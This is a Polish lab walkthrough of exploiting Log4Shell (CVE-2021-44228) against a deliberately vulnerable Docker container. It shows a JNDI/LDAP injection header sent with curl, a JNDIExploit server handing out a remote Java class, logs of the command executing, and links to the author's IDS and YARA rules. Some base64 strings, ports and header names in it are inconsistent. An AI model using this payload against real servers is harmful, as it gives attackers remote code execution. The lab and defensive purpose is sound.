

# Log4j (CVE-2021-44228)

## Czym jest podatny proces Log4j ?

Jest to biblioteka napisana w javie która odpowiada za twzrenie logów (logowanie) działających aplikacji np. webowych lub serwerów minecraft.

## Na czym polega atak:

Jeżeli usługa Log4j oparta jest na javie można łatwo się domyśleć że wykonuje ona kod właśnie tego języka skryptowego. Podatność opisywana jest jako RCE czy remote code execution atakujący za pomocą protokołu ldap udostępnia na swoim serwerze / stacji zasób następnie za pomocą jakiegoś narzędzia do modyfikacji nagłówka http np. curl lub burp (w moim przypadku curl) do samego adresu podatnego serwera dokleja adres do wcześniej udostępnionego zasobu. Sam zasób nie jest kodem który się wykona jest po prostu payloadem a kod (w jednym z przypadków) który ma się wykonać jest zakodowany w base64 w adresie serwera atakującego np.:

```
${jndi:ldap://192.168.1.169:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9oYWNRZWQ=}
```

Wyżej przedstawiony kod ma stworzyć plik hacked w lokalizacji /tmp.

## Scenariusz ataku:

- Aplikacja udostępniająca np. strone czyli apache loguje za pomocą log4j requesty do serwera http
- Atakujący podaje w zapytaniu http złośliwy payload np. taki jaki przedstawiłem wyżej.
- Luka w logj4 wykonuje złośliwy payload i serwer wysyła żądanie do serwera atakującego.
- Zasób atakującego w postaci kodu javy .class jest wstrzykiwany do procesu log4j
- Payload pozwala w ten sposób wykonywać dowolny kod na zaatakowanym serwerze


## Praktyka:

W naszym przypadku przeprowadzimy atak na jednej wirtualnej maszynie a podany serwer będzie kontenerem dockera.

```
sudo docker run --name vulnerable-app -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
```

uruchamiamy kontener. Jeżeli wydamy polecenie jak powyżej serwer powinien działać na porcie 8080.

```
mitchal@mitchal-VirtualBox:~/Desktop$ sudo docker run --name vulnerable-app ghcr.io/christophetd/log4shell-vulnerable-app
[sudo] password for mitchal:
Unable to find image 'ghcr.io/christophetd/log4shell-vulnerable-app:latest' locally
latest: Pulling from christophetd/log4shell-vulnerable-app
cd784148e348: Pull complete
35920a07f19: Pull complete
f8a6c2c6167: Pull complete
e3cB44e23771: Pull complete
c182a1c16707: Pull complete
Digest: sha256:1a65e73f85a7e2fc26ca1baa4cc9d4fdbbe9bb46f7a2bf32db0de22759df94
Status: Downloaded newer image for ghcr.io/christophetd/log4shell-vulnerable-app:latest
```



```
:: Spring Boot ::
(v2.6.1)

2021-12-12 11:45:13.941 INFO 1 --- [        main] f.c.l.v.VulnerableAppApplication : Starting VulnerableAppApplication using Java 1.8.0_181 on de0348ees576 with PID 1 (/app/spring-boot-applie
atlon.jar started by root in /)
2021-12-12 11:45:13.955 INFO 1 --- [        main] f.c.l.v.VulnerableAppApplication : No active profile set, falling back to default profiles: default
2021-12-12 11:45:15.480 INFO 1 --- [        main] o.s.b.w.e.t.TomcatWebServer      : Tomcat initialized with port(s): 8080 (http)
2021-12-12 11:45:15.545 INFO 1 --- [        main] o.a.c.c.StandardService          : Starting service [Tomcat]
2021-12-12 11:45:15.546 INFO 1 --- [        main] o.a.c.c.StandardEngine           : Starting Servlet engines: [Apache Tomcat/9.0.55]
2021-12-12 11:45:15.680 INFO 1 --- [        main] o.a.c.c.C.[.[./]                 : Initializing Spring embedded WebApplicationContext
2021-12-12 11:45:15.686 INFO 1 --- [        main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 1609 ms
2021-12-12 11:45:16.670 INFO 1 --- [        main] o.s.b.w.e.t.TomcatWebServer      : Tomcat started on port(s): 8080 (http) with context path ''
2021-12-12 11:45:16.700 INFO 1 --- [        main] f.c.l.v.VulnerableAppApplication : Started VulnerableAppApplication in 3.522 seconds (JVM running for 4.62)
```

```
2021-12-12 11:51:47.061 INFO 1 --- [nio-8080-exec-1] o.a.c.c.C.[.[./]                 : Initializing Spring DispatcherServlet 'dispatcherServlet'
2021-12-12 11:51:47.062 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet       : Initializing Servlet 'dispatcherServlet'
2021-12-12 11:51:47.066 INFO 1 --- [nio-8080-exec-1] o.s.w.s.DispatcherServlet       : Completed initialization in 4 ms
2021-12-12 11:51:47.447 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://192.168.1.169:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9oYWNRZWQ=]: javax.naming.NamingException: problem generatin
g object using object factory [Root exception is java.lang.ClassCastException: ExploitNJO54QGcyC cannot be cast to javax.naming.spi.ObjectFactory]; remaining name ""Basic/Command/Base64/dG91Y2ggL3RtcC9o
WNRZWQ=""
    at com.sun.jndi.ldap.LdapCtx.c.lookup(LdapCtx.java:1892)
    at com.sun.jndi.toolkit.ctx.ComponentContext.lookup(ComponentContext.java:542)
    at com.sun.jndi.toolkit.ctx.PartialCompositeContext.lookup(PartialCompositeContext.java:177)
    at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
    at com.sun.jndi.url.ldap.LdapURLContext.lookup(LdapURLContext.java:94)
    at javax.naming.InitialContext.lookup(InitialContext.java:417)
    at org.apache.logging.log4j.core.net.JndiManager.lookup(JndiManager.java:172)
```

Teraz przejdźmy do termianala atakującego. Pierwszą rzeczą którą musimy zrobić jest uruchomienie skryptu java który uruchomi serwer ldap pozwalający nam na przesłanie payloadu.

```
mitchal@mitchal-VirtualBox:~/Desktop$ ls -l
total 75316
-rw-rw-r-- 1 mitchal mitchal 1549881 gru 11 10:02 capture2.pcap
-rw-rw-r-- 1 mitchal mitchal 39082006 kwl 4 2021 JNDIExploit-1.2-SNAPSHOT.jar
-rw-rw-r-- 1 mitchal mitchal 35919493 kwl 4 2021 JNDIExploit-v1.2.zip
-rw-rw-r-- 1 mitchal mitchal 541962 lis 21 18:22 kali-logo-16x9-1.png
drwxrwxr-x 2 mitchal mitchal 4096 gru 19 20:20 lib
drwxrwxr-x 2 mitchal mitchal 4096 gru 5 20:40 log
drwxrwxr-x 2 mitchal mitchal 4096 gru 4 11:01 pcaps
drwxrwxr-x 2 mitchal mitchal 4096 lis 24 17:41 tools
mitchal@mitchal-VirtualBox:~/Desktop$ java -jar JNDIExploit-1.2-SNAPSHOT.jar
Error: The following option is required: [-l | --ip]

Usage: java -jar JNDIExploit-1.2-SNAPSHOT.jar [options]
Options:
 * -l, --ip          Local ip address
   -l, --ldapPort    Ldap bind port (default: 1389)
   -p, --httpPort    Http bind port (default: 8080)
   -u, --usage       Show usage (default: false)
   -h, --help        Show this help

mitchal@mitchal-VirtualBox:~/Desktop$ java -jar JNDIExploit-1.2-SNAPSHOT.jar -l 192.168.1.169 -p 8888
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8888...
[+] Received LDAP Query: Basic/Command/Base64/dG91Y2ggL3RtcC9oYWNrZWQ=
[+] Payload: command
[+] Command: touch /tmp/hacked
[+] Sending LDAP ResourceRef result for Basic/Command/Base64/dG91Y2ggL3RtcC9oYWNrZWQ= with basic remote reference payload
[+] Send LDAP reference result for Basic/Command/Base64/dG91Y2ggL3RtcC9oYWNrZWQ= redirecting to http://192.168.1.169:8888/ExploitnJQ54QyCE.class
[+] New HTTP Request From /172.17.0.2:50746 /ExploitnJQ54QyCE.class
[+] Receive ClassRequest: ExploitnJQ54QyCE.class
[+] Response Code: 200
```

Ok więc na porcie 8080 działa nasz podatny serwer, na porcie 1389 działa nasz exploit do którego będziemy się zaraz odwoływać przy wysyłaniu zapytania. Spójrzmy teraz po raz ostatni czy wszystko działa jak należy:

```
michal@michal-VirtualBox:~/Desktop$ netstat -plnt
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:138929        0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::1389                  :::*                    LISTEN      7852/java
tcp6       0      0 :::8080                  :::*                    LISTEN      -
tcp6       0      0 :::22                    :::*                    LISTEN      -
tcp6       0      0 :::8888                  :::*                    LISTEN      7852/java
michal@michal-VirtualBox:~/Desktop$ sudo docker ps
[sudo] password for michal:
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                                NAMES
deb348ee5576   ghcr.io/christophetd/log4shell-vulnerable-app  "java -jar /app/spr..." 28 minutes ago Up 27 minutes 0.0.0.0:8080->8080/tcp, :::8080->8080/tcp vulnerable-app
michal@michal-VirtualBox:~/Desktop$
```

Ok skoro całe nasze środowisko testowe działa jak należy możemy zabrać się za exploitację podatnego serwera.

Nie będziemy w tym wpisie przejmować powłoki serwera chcę tutaj tylko zaprezentować działanie podatności i pokazać skalę problemu. Naszym zadaniem jest utworzenie pliku HACKED2 w lokalizacji tmp polecenie powłoki bash będzie wyglądało następująco: touch /tmp/HACKED2 w takiej postaci payload nie zadziała musimy zakodować go do postaci kodowania transportowego base64 często wykorzystywanego przez atakujących do zaciemniania śladów lub złośliwego kodu.

Wykorzystam do tego autorski skrypty w pythonie: nasze polecenie wygląda tak:

```
dG91Y2ggL3RtcC9lQUUNLRUQy
```

więc samo zapytanie do serwera będzie wyglądać następująco:

```
curl 127.0.0.1:8080 -H 'X-Api-Version:
${jndi:ldap://192.168.1.169:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9lQUUNLRUQy}'
```

wysyłamy zapytanie do localhosta na port 8080 ponieważ tam działa nasz kontener dockera modyfikujemy pole user-agent używając \${jndi:ldap: bez tego nasz payload się nie wykona

sprawdźmy czy polecenie się wykonało:

```

michal@michal-VirtualBox:~/Desktop$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS                               NAMES
de0348ee5576   ghcr.io/christophetd/log4shell-vulnerable-app   "java -jar /app/spri..." 38 minutes ago Up 38 minutes 0.0.0.0:8080->8080/tcp, :::8080->8080/tcp vulnerable-app
michal@michal-VirtualBox:~/Desktop$ ^C
michal@michal-VirtualBox:~/Desktop$ sudo docker exec de0348ee5576 ls -l /tmp
total 12
-rw-r--r-- 1 root root      0 Dec 12 12:22 HACKED2
-rw-r--r-- 1 root root      0 Dec 12 11:51 hacked
drwxr-xr-x 2 root root 4096 Dec 12 11:45 hsperfdata_root
drwx----- 2 root root 4096 Dec 12 11:45 tomcat-docbase.8080.4345672177731880376
drwx----- 3 root root 4096 Dec 12 11:45 tomcat.8080.1089091268244720851
michal@michal-VirtualBox:~/Desktop$

```

Jak widać wykonaliśmy zdalnie kod wysyłając jedno zapytanie równie dobrze moglibyśmy przejąć powłokę korzystając z revshella do tego przestarzałe nie załatane jądro systemu wykorzystujemy LPE i mamy roota 😊

Jeżeli ktoś jeszcze nie jest załatany lub nie ma jak bronić się przed podatnością przygotowałem dodatkowo reguły do systemu IDS/IPS oraz sygnatury yary którymi można przeskanować plik dziennika serwera webowego a sygnature IDS dołączyć do swojego systemu:

[https://github.com/YxZi5/suricata-snort-rules/blob/main/log4j\\_CVE\\_2021\\_44228.rules](https://github.com/YxZi5/suricata-snort-rules/blob/main/log4j_CVE_2021_44228.rules)

[https://github.com/YxZi5/yara\\_rules/blob/main/cve-2021-44228.yar](https://github.com/YxZi5/yara_rules/blob/main/cve-2021-44228.yar)